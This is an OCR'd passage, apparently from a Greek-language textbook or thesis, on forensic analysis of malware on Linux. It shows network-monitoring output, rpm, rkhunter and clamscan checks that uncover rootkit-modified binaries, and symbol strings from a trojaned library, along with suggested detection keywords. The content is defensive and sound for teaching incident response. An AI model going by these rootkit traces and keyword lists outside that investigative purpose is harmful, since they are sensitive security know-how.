
2.5.2 Δραστηριότητες δικτύου

Είναι εξίσου σημαντικό να εξετάσουμε τις δραστηριότητες του δικτύου σε πραγματικό χρόνο. Αρχικά, το δείγμα μπορεί να καλέσει έναν εξυπηρετητή ιστού (**web server**), διότι, σε κάποιο βαθμό, εξαρτάται από τη σύνδεση με το δίκτυο και οπωσδήποτε από τη σύνδεση της εφαρμογής με το διακομιστή ιστού, που μπορεί να σχετίζεται με τη στρατηγική της επίθεσης.







Εικόνα 2.8: Οι ρυθμίσεις των προτιμήσεων του **GLSOF**.



Εικόνα 2.9: Ρυθμίσεις ερωτημάτων του **GLSOF**.




Εικόνα 2.10: Εκτέλεση ερωτημάτων του **GLSOF**.




Εικόνα 2.11: Αναλύοντας ένα ύποπτο **KeyLogger** με ένα ερώτημα στο **GLSOF**.

Ένα άλλο γνωστό εργαλείο, σε γραφικό περιβάλλον (**GUI**) για την ανάλυση της κίνησης του δικτύου, είναι το **Wireshark**. Το **Wireshark** παρέχει στον χρήστη πολλές δυνατότητες φιλτραρίσματος, καθώς και εκείνη της ανάγνωσης και γραφής αρχείων σύλληψης δεδομένων.



Εικόνα 2.12: Ρυθμίσεις του **Wireshark**.

Για να αντιληφθούμε και να παρουσιάσουμε πλήρως την κίνηση δικτύου είναι χρήσιμο να χρησιμοποιήσουμε εργαλεία με γραφική απεικόνιση για την καλύτερη κατανόηση ή και αντίληψη της κίνησης. Με αυτόν τον τρόπο, ο ερευνητής, πολύ γρήγορα παίρνει μια ιδέα στο τι γίνεται στο δίκτυο, ποια πρωτόκολλα είναι σε χρήση, πόση κίνηση υπάρχει κ.α.. Ένα τέτοιο εργαλείο είναι και το **EtherApe**, το οποίο αναλύει γραφικά το δίκτυο.



Εικόνα 2.13: Παρακολούθηση δικτύου με το **EtherApe**.

Όταν εξετάζουμε τις ενεργές θύρες σε ένα μολυσμένο σύστημα πρέπει να παρατηρήσουμε τις παρακάτω πληροφορίες εάν είναι διαθέσιμες.

- **Διεύθυνση τοπικού IP και θύρα**
- **Διεύθυνση απομακρυσμένου IP και θύρα**
- **Απομακρυσμένο host name**
- **Πρωτόκολλο**
- **Κατάσταση της σύνδεσης**
- **Ονομασία διεργασίας και PID**

- **Εκτελέσιμο πρόγραμμα που σχετίζεται με τη διεργασία**
- **Διεύθυνση εκτελέσιμου προγράμματος**

Στην **εικόνα 2.14** θα δούμε τις διευθύνσεις **IP** και τον αριθμό των θυρών με τη χρήση της εντολής **netstat -an**, όπου το «**–a**» τα δείχνει όλα (***all***) και το «**n**» τον αριθμό (***numeric***).

```
malwarelab@MalwareLab:~$ netstat -an

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:2208          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:2207          0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:32769           0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 192.168.110.130:32971   192.168.110.1:53        ESTABLISHED
udp        0      0 0.0.0.0:5353            0.0.0.0:*
```

Εικόνα 2.14: Παρακολούθηση του δικτύου.

3ο ΚΕΦΑΛΑΙΟ

3.1 Επανεξέταση ψηφιακών πειστηρίων


Η αναζήτητση και η εξαγωγή ιομορφικών λογισμικών από λειτουργικά συστήματα **Linux**.

Σε έναν υπολογιστή που έχει εγκατεστημένο το **Linux** μπορούμε να βρούμε τα ίχνη από ένα ιομορφικό κώδικα σε διάφορα μέρη του συστήματος και σε διαφορετικές μορφές, όπως αρχεία, σκριπτάκια, αρχεία **logs**, ιστορικούς φυλλομετρητές κ.α.. Η «*ανακριτική*» εξέταση (***forensic examination***) ενός υπολογιστή που έχει «πειραχτεί» μπορεί να μας αποκαλύψει διαγραμμένα **logs** αρχεία, καθώς και αλλαγές ώρας και ημερομηνίας, γεγονός που μας βοηθά στην κατανόηση της έναρξης και εξέλιξης του προβλήματος. Τα παρακάτω βήματα είναι χρήσιμα σε ένα περιστατικό ιομορφικού λογισμικού:

- **Έρευνα για γνωστά ιομορφικά προγράμματα.**
- **Εξέταση εγκατεστημένων προγραμμάτων.**
- **Εξέταση προγραμματισμένων εργασιών.**
- **Ανασκόπηση των logs (συστήματος, AntiVirus, φυλλομετρητή).**
- **Επιθεώρηση λογαριασμών των χρηστών.**
- **Εξέταση αρχείων συστήματος.**
- **Εξέταση αρχείων ρυθμίσεων.**
- **Εκτέλεση αναζήτησης με λέξεις κλειδιά.**
- **Συλλογή των διαθέσιμων metadata.**
- **Έρευνα για κοινούς δείκτες anti-forensics ακόμη και αλλαγές ημερομηνίας και logs.**
- **Έρευνα για δεδομένα που δεν έπρεπε να υπάρχουν στο σύστημα (παράνομα προγράματα και κλεμμένα δεδομένα).**

Βέβαια, όλα τα παραπάνω αποτελούν απλές κατευθυντήριες γραμμές και όχι μία αυστηρή λίστα που πρέπει οπωσδήποτε να ακολουθήσουμε. Πάνω από όλα όμως, η επιτυχία της έρευνας εξαρτάται κυρίως από τον ερευνητή.

Τα περισσότερα εργαλεία ψηφιακών πειστηρίων δεν παρέχουν όλα τα **metadata** από αρχεία συστημάτων **EXT4**. Το **The Sleuth Kit** και η **Autopsy GUI** είναι εργαλεία εξαγωγής πληροφοριών από καταχωρήσεις **EXT**.



Εικόνα 3.1: Εξέταση συστήματος με το **The Sleuth Kit Autopsy GUI**.

Είναι πολύ σημαντικό να ερευνήσουμε όλα τα μέρη του λειτουργικού συστήματος για την ανίχνευση στοιχείων ιομορφικού κώδικα. Ακόμα και σε συνήθη μέρη μπορούν να εντοπιστούν ύποπτα αρχεία. Υπάρχουν πολλά είδη ιομορφικών λογισμικών σε έναν ηλεκτρονικό υπολογιστή. Γι αυτό το λόγο, πρέπει να προβούμε σε εξονυχιστικό έλεγχο, κάνοντας συσχέτιση των ευρημάτων με τα αρχικά δεδομένα (*π.χ.* ***logs*** *δικτύου, αναφορές περιστατικών, κ.α.*). Διότι μπορεί αρχικά να εντοπίσουμε κάτι ασήμαντο και να παραλείψουμε κάτι πολύ σοβαρότερο.

Βέβαια, πρέπει πάντα να θυμόμαστε ότι δεν αρκεί μόνο μια προσέγγιση ή ένα εργαλείο για την εξέταση ψηφιακών πειστηρίων, αλλά είναι απαραίτητο να συγκρίνουμε τα αποτελέσματα πολλών εργαλείων, χρησιμοποιώντας διάφορες τεχνικές.

Παρόλο που τα εργαλεία των ψηφιακών πειστηρίων εκτελούν περίπλοκες αναλύσεις, δεν μπορούν να επιλύσουν κάθε πρόβλημα. Το να «τρέχουμε», π.χ. ένα **AntiVirus**, μαζί με ένα εργαλείο ανίχνευσης **Rootkit** για πειραγμένα αρχεία σε ένα σύστημα αποτελεί ένα σημαντικό βήμα για την εξέταση ενός **H/Y**.

3.2 Αναζήτηση για γνωστά ιομορφικά λογισμικά

Πολλοί κράκερς (***crackers***) χρησιμοποιούν προγράμματα που αναγνωρίζονται εύκολα, όπως **Rootkits**, προγράμματα παρακολούθησης πληκτρολόγησης, **sniffers** και εργαλεία **anti-forensics**. Για την εύρεση αυτών των γνωστών προγραμμάτων χρησιμοποιούνται οι ακόλουθοι τρόποι:

Τα χαρακτηριστικά αρχείων και το **Hashe.** Η αναζήτηση για **hash** τιμές σε ένα πειραγμένο σύστημα μπορεί να αναγνωρίσει διαφορετικά αρχεία με παρόμοια δεδομένα, αλλά διαφορετικά ονόματα. Γι αυτό, πρέπει να χρησιμοποιήσουμε μία βάση δεδομένων **hash** όπως η **NSRL**, συγκρίνοντας και τις παραποιήσεις με γνωστές ρυθμίσεις του συστήματος.

Κάποιες διανομές λειτουργικών συστημάτων **Linux**, έχουν μια επιλογή ελέγχου της ακεραιότητας πολλών εγκατεστημένων εξαρτημάτων, παρέχοντας έτσι έναν αποτελεσματικότερο τρόπο αναγνώρισης ασυνήθιστων αρχείων.

Το **rpm -Va** έχει σχεδιαστεί για να επιβεβαιώνει όλα τα πακέτα που έχουν εγκατασταθεί από το **RedHat Package Manager**. Βλέπουμε τα αποτελέσματα από αυτή την επιβεβαιωτική διαδικασία στην **εικόνα 3.2,** όπου παρουσιάζεται ένας δυαδικός κώδικας που έχει διαφορετικό μέγεθος αρχείου.

```
# rpm -Va --root=/mntpath/evidence | grep SM5
SM5..UG.   /sbin/syslogd
SM5..UG.   /usr/bin/find
SM5....T c /etc/conf.linuxconf
SM5..UG.   /usr/sbin/lsof
SM5..UG.   /bin/netstat
SM5..UG.   /sbin/ifconfig
SM5..UGT   /usr/bin/ssh
SM5..UG.   /usr/bin/slocate
SM5..UG.   /bin/ls
SM5..UG.   /usr/bin/dir
SM5..UG.   /usr/bin/md5sum
SM5..UG.   /bin/ps
SM5..UG.   /usr/bin/top
SM5..UG.   /usr/bin/pstree
SM5....T c /etc/ssh/sshd_config
```

Εικόνα 3.2: Βρέθηκαν αρχεία **T0rnkit** με τη χρήση της **RPM**.

Ανιχνευτές Rootkits. Εργαλεία όπως το **Rootkit Hunter** και το **Chkrootkit** έχουν σχεδιαστεί για να ψάχνουν για γνώστο ιομορφικό κώδικα σε λειτουργικά συστήματα **Linux**. Αυτά τα προγράματα περιέχουν μια βάση δεδομένων με ιομορφικά προγράμματα, που ενημερώνονται τακτικά.

Πολλοί έλεγχοι **Rootkits** μπορεί να γίνουν σε ένα **mounted image** (βλ. την **εικόνα 3.3.**), αλλά κάποιοι μπορεί να γίνουν μόνο σε ένα σύστημα που «*τρέχει*». Επίσης, πρέπει να σημειώσουμε πως τα εργαλεία για τα **Rootkits** εντοπίζουν αρχεία που βρίσκονται σε συγκεκριμένες τοποθεσίες.

Αν τα εργαλεία δεν εντοπίσουν κάτι αρνητικό (***false negative***), αυτό σημαίνει ότι δεν υπάρχει στις αναμενόμενες τοποθεσίες, χωρίς όμως αυτό να σημαίνει και την ανυπαρξία του. Εκτός από αυτό, τα συγκεκριμένα εργαλεία μπορεί να «*πιστεύουν*» ότι τα σωστά αρχεία ενδέχεται να είναι επικίνδυνα (***false positive***).

```
# rkhunter --check -r /media/_root -l /evidence/rkhunter.log
[ Rootkit Hunter version 1.3.8 ]
Checking system commands...
Performing 'strings' command checks
Checking 'strings' command                              [ OK ]

  Performing file properties checks
    Checking for prerequisites                          [ Warning ]
    /media/_root/sbin/chkconfig                         [ Warning ]
<excerpted for brevity>

Checking for rootkits...
  Performing check of known rootkit files and directories
    55808 Trojan - Variant A                          [ Not found ]
    ADM Worm                                          [ Not found ]
    AjaKit Rootkit                                    [ Not found ]
    Adore Rootkit                                     [ Warning ]
  Performing additional rootkit checks
    Suckit Rookit additional checks                    [ OK ]
    Checking for possible rootkit files               [ Warning ]
    Checking for possible rootkit strings             [ Warning ]

======================

Rootkit checks...
    Rootkits checked : 227
    Possible rootkits: 3
    Rootkit names    : Adore, Tuxtendo, Rootkit component

One or more warnings have been found while checking the system.
Please check the log file (/evidence/rkhunter.log)
```

Εικόνα 3.3: Ανίχνευση ενός **mounted image** με το **rkhunter**.

AntiVirus: Το σκανάρισμα με το **AntiVirus** πρέπει να γίνει με ενημερωμένα **AntiVirus**. Τέτοια σκαναρίσματα μπορούμε να εκτελέσουμε με τη μέθοδο **forensic duplicate**. Πρόκειται για ένα αρχείο που περιέχει το κάθε **bit** των πληροφοριών από την

πηγή, σε μορφή **raw bitstream** και εμείς αφού έχουμε μοντάρει αυτό το αρχείο στο σύστημα που θα γίνει η εξέταση, εκτελούμε το **AntiVirus** (βλ. την **εικόνα 3.4**).

```
# clamscan -d /examination/clamdb -r -i -l
clamscan.log /mnt/evidence

----------- SCAN SUMMARY -----------
Known viruses: 1256684
Engine version: 0.97.3
Scanned directories: 20
Scanned files: 46
Infected files: 1
Data scanned: 0.29 MB
Data read: 3340.26 MB (ratio 0.00:1)
Time: 6.046 sec (0 m 6 s)
```

Εικόνα 3.4: Το **Clam AntiVirus** σκανάρει ένα μονταρισμένο **forensic duplicate**.

Σύγκριση κομματιών. Όταν γνωστά αρχεία ιομορφικών λογισμικών είναι διαθέσιμα για σύγκριση, ένα εργαλείο όπως το **frag_find** μπορεί να χρησιμεύσει για αναζήτηση κομματιών στο λειτουργικό σύστημα. Εργαλεία σαν το **ssdee** βρίσκουν αρχεία που μοιάζουν πολύ, έχοντας ελάχιστες διαφορές. Συνιστάται πάντα η ανασκόπηση των **logs** αρχείων των **AntiVirus** ή άλλων εφαρμογών για παροχή ενδείξεων.

Λέξεις κλειδιά. Ψάχνοντας για **IRC** εντολές και άλλα χαρακτηριστικά, σε μία ψηφιακή έρευνα, μπορούμε να ανακαλύψουμε ιομορφικά αρχεία. Σε αρχεία συστήματος π.χ. μπορεί να βρεθούν **Strings**, τα οποία εισήχθησαν από τον εισβολέα, έχοντας χακάρει το σύστημα.

Στην **εικόνα 3.5** παρουσιάζουμε μια κοινή βιβλιοθήκη από ένα σύστημα που έχουν προσβάλλει, διακινώντας παράξενες διεργασίες, όπως **proc_hackinit**, **proc_istrojaned**, **fp_hack**, **hack_list**, **proc_childofhidden**. Αυτό σημαίνει ότι πρέπει να χρησιμοποιήσουμε λέξεις κλειδιά, όπως : «***trojan***», «***hack***», και «***hidden***».

```
from_gid·getgrgid·bad_user_access_length·openproc·opendir·closeproc·closedir·
freeproc·status2proc·sscanf·stat2proc·strrchr·statm2proc·nulls2sep·file2str·f
ile2strvec·readproc·readdir·strcat·proc_istrojaned·ps_readproc·look_up_our_se
lf·getpid·LookupPID·readproctree·readproctab·freeproctab·list_signals·stdout·
_IO_putc·get_signal·get_signal2·status·uptime·_exit·lseek·Hertz·four_cpu_numb
ers·loadavg·meminfo·read_total_main·procps_version·display_version·sprint_upt
ime·time·localtime·setutent·getutent·endutent·av·print_uptime·pname·hname·pro
c_addpid·pidsinuse·pids·pid·proc_hackinit·xor_buf·h_tmp·fp_hack·tmp_str·fgets
·hack_list·strp·strtok·proc_childofhidden·libc.so.6·___brk_addr·__curbrk·__en
viron·atexit·_etext·_edata·__bss_start·_end·libproc.so.2.0.6·GLIBC_2.1·GLIBC_
2.0
```

Εικόνα 3.5: Εξαγωγή από μία κοινή βιβλιοθήκη που έχει **trojan** (**/lib/libproc.so.2.0.6**) με παράξενες ονομασίες.

Μερικά ιομορφικά προγράμματα, έχουν μία επιλογή η οποία μετά από την εγκατάσταση τους διαγράφει το εκτελέσιμο αρχείο, εφόσον έχει φορτωθεί στη μνήμη. Για αυτό δεν πρέπει να σκανάρουμε μόνο τα υπαρκτά αρχεία, αλλά πρέπει να «*σκαλίζουμε πιο βαθιά*», σε **partition swap,** σε μη κατανεμημένο χώρο, (*ειδικά όταν το εκτελέσιμο αρχείο έχει σβηστεί από τον εισβολέα*), ώστε μετά να αναλύουμε τα δεδομένα με κάποιο **AntiVirus**.


Κάποια άλλα ιομορφικά προγράμματα έχουν σχεδιαστεί έτσι ώστε να αποφεύγουν την ανίχνευση από τιμές **hash**, υπογραφές **AntiVirus**, από ειδικό λογισμικό για **Rootkits**, κ.α.. Και αν όλα αυτά έχουν συμβεί, τότε τα αποτελέσματα του **AntiVirus** δεν μπορούν να λαμβάνονται υπόψη, διότι το **AntiVirus** δε θα βρει τίποτα.

Επειδή, οι εισβολείς μπορούν να κάνουν ένα **trojan**, ώστε να φαίνεται σαν κανονικό πρόγραμμα, συνιστάται να συγκρίνουμε σημαντικές εφαρμογές, όπως το **SSH** με το γνήσιο πακέτο που έχουμε ανακτήσει από έμπιστες πηγές. Αν υπάρχουν διαφορές μεταξύ των τιμών **hash MD5** σε **binaries SSH** στο σύστημά μας, τότε πρέπει να ερευνήσουμε το θέμα.

Εάν υπάρχουν **backups** στο σύστημα που ερευνούμε, αυτά είναι χρήσιμα, για να δημιουργήσουμε ένα **hashset** σε διαφορετικά σημεία του χρόνου, (*δηλαδή, αναλόγως με την ημερομηνία δημιουργίας του **backup***). Ύστερα, με ένα τέτοιο **hashset** μπορούμε να καθορίσουμε ποια αρχεία έχουν προστεθεί ή αλλοιωθεί από τη στιγμή που δημιουργήθηκε το **backup**.

3.3 Επισκόπηση εγκατεστημένων προγραμμάτων και ύποπτων εκτελέσιμων αρχείων

Η αναζήτηση των ονομάτων και ημερομηνιών εγκατάστασης μπορεί να δηλώσει αν κάποιο αρχείο είναι ύποπτο ή όχι. Αυτή η διαδικασία δεν έχει ανάγκη τη λεπτομερή ανάλυση κάθε προγράμματος. Απλώς, ερευνά παράξενα αρχεία ή εγκαταστάσεις που έγιναν λίγο πριν τη γνωστοποίηση του προβλήματος. Πολλές εφαρμογές στο **Linux** έχουν αυτόματη εγκατάσταση, επειδή μοιράζονται με πακέτα (***packages***). Στα συστήματα που βασίζονται σε **Debian** το αρχείο **/var/lib/dpkg/status** περιέχει πληροφορίες για τα εγκατεστημένα πακέτα, ενώ το αρχείο **/var/log/dpkg.log** καταγράφει πληροφορίες για το πότε ένα πακέτο έχει εγκατασταθεί. Πιο κάτω, στην **εικόνα 3.6**, βλέπουμε τις εγγραφές στο αρχείο **dpkg.log** 